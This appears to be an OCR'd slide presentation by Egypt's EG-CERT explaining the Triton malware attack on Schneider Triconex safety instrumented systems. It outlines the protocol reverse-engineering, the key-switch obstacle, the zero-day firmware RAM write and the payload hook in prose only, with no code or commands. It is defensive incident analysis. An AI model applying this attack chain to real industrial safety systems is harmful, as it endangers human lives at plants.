
Aug 2017

EG|CERT

NTRA National Telecom Regulatory Authority الجهاز القومي لتنظيم الإتصالات

Incident

- Triton malware targeted petro-chemical facilities in the Middle East.
- “Triton” attacked safety instrumented systems (SIS)
- SIS is a critical component that has been designed to protect human life.
- The system targeted was the Schneider Triconex SIS.



EG|CERT

NTRA National Telecom Regulatory Authority

safety instrumented system (SIS)


- SIS is a safety systems that shut down operations in nuclear facilities, oil and gas plants, water treatment facilities and more when hazardous conditions are detected.
- An SIS consists of three elements:
  - Sensor
  - Logic solver
  - Final control element.

Remote Access Trojan


- the attackers were trying to implant a remote access Trojan (RAT) inside the Triconex SIS.
- RATs are computer programs designed to provide attackers with complete control over the victim's system.
- They can be used to
  - Steal sensitive information,
  - Spy on victim's system
  - Remotely control infected devices.

Initial access

- TriStation protocol is a Schneider Electric proprietary protocol used by the engineering stations to download application code to the SIS device.
- Attackers reverse-engineered the protocol and wrote their own version of it to embed in the Triton executable.


IT
Enterprise Zone
RDP Station
Switch Stack
IT network
DMZ
Firewall
OT
Process Control
Workstation
SCADA
Servers
remote access Trojan (RAT)
Workstation
HMI
Industrial Network Switch
Production
SIS Controller
PLC/RTU/IED
Safety Sensors
Physical Processes

Although attackers can now implant code inside the SIS device, But, there is two issues



Physical switch

User area code

Physical Switch

- The device will only accept new software when this key switch is in the ‘program’ position.
- Attackers then must either
  - Wait for someone at the victim’s site to switch the mode to ‘program’

or

  - Have a code inside switch it for them.

User area code

- The byte code downloaded by the TriStation protocol is not persistent.
- The problem is that Whenever an engineer initiates a ‘download’ command the attacker’s code previously downloaded by the malware will be erased.

Overcoming these problems

- Attackers prepared a second stage code.
- The second stage code was designed to write itself on to the firmware memory area of the device.
- Then it hook onto the communications main loop, thus also overcoming the switch position problem.

Overcomming these problems

- Attackers exploits a "zero day" in the Triconex operating system
- This Zero day vulnerability allows user to write on the firmware RAM memory

privilege escalation

So the malware do

- Find a free location for the payload
- then copy the payload into that area of the memory.
- Although the malware payload is written to the firmware's RAM, the malware is not persistent.

Why ?!

volatile memory

EG|CERT

NTRA National Telecom Regulatory Authority

ICS components never down

- This is because SIS units do not get rebooted very often.
- Then the malware code registered itself to be called by the operating system every time it received a certain network command
- This means that the malware payload would be called before the normal Tricon communications process takes place
- This means we don’t have to wait for someone to flip the switch for us

Conclusion

Are you safe?

EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

Questions?

Please, Don’t Encrypt Your questions

EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

Now it’s my turn

EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات